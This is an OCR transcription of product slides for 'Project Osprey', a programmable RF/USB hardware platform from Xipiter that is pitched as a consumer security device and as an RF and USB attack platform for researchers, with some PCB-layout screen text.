
Project “Osprey”


- Goal: Build a hardware, firmware, and PC/Mobile based software platform to enable the creation of consumer product
- Features:
  - Built in RF capability (Zigbee, Mesh Networking, etc)
  - Onboard EEPROM and MicroSD Card (for storage)
  - Programmable, low-cost, and low-power
  - Serial interface to PCs and Mobiles (via onboard controller)
  - Expandable (via mezzanine riser connections to our daughter boards (SPI, I2C, UART, GPIO, etc.)


J:\Xipiter\...\ACD3268-Xipiter_Osprey_Rev-A_12Mar2039.pcb* - PADS Layout
(H) Top
File Edit View Setup Tools Help
JP4
FID2
J2
MH2
C29
TP3 TP10 TP9
TP5 TP11
TP4
R23
U2
33
C32
TP2
D4
R8 R9
D3
TP8 TP14
TP7
TP6
TP13
R31
C20
C21
Y1
R7
SW1
C2 C1
U7
SW2
U4
C36
C37 C38 C39 R16 R17
J3
L12
JP9
M1
C33
U3
R11 R10
C35
J5
JP8
MH1
1
2
L11
JP7 JP6
TP1
R21 R22
D5 D1
R6 R5
65
JP2
JP1
TP12
C46
U6
17
JP5
J1
FID1
L4
C5
JP3
MH3
L2
C7
C8 L5
L6
C9
R20
X2
L1
L3
L7
C10
R25
C6
U5
R1
C4
R26
Y2
C3
X1
J4
MH4
FID3
Output Window
W:5
G:1 1
2399
15
mils
start
2 Microsoft ...
Skype™ - cm...
2 Windows ...
J:\Xipiter\...\...
2 Adobe Ac...
ACD3268 - XI...
39 apps ever...
join.me
Search Desktop
11:23 AM



222
D
DURACELL

1A1

222
D
Stephen A. Ridley Xipiter LLC (c)
stephen@xipiter.com
DURACELL


MOTOROLA
COMOTO
DURACELL
DURACELL
PROCELL


222
D
Stephen A. Ridley Xipiter LLC (c)
stephen@xipiter.com
SW1
RESET
AAA

Project "Osprey"

- First Incarnation: A **Consumer** hardware physical security device interfacing with your cellphone
- Also: Hardware encryption device for mesh networked communications and an encryption/storage "backpack" for your mobile device
- <u>For researchers:</u>
  - A fully assembled attack platform for RF devices: NFC, SimpliciTI, Zigbee/802.15.4, etc.
  - A fully assembled attack platform for USB devices (as **DEVICE** and host.)


Project “Osprey”: Features for Researchers

- No Assembly
- Buy the one you want with the firmware you need for your project.
- It just works out of box
- You can program it if you want to…

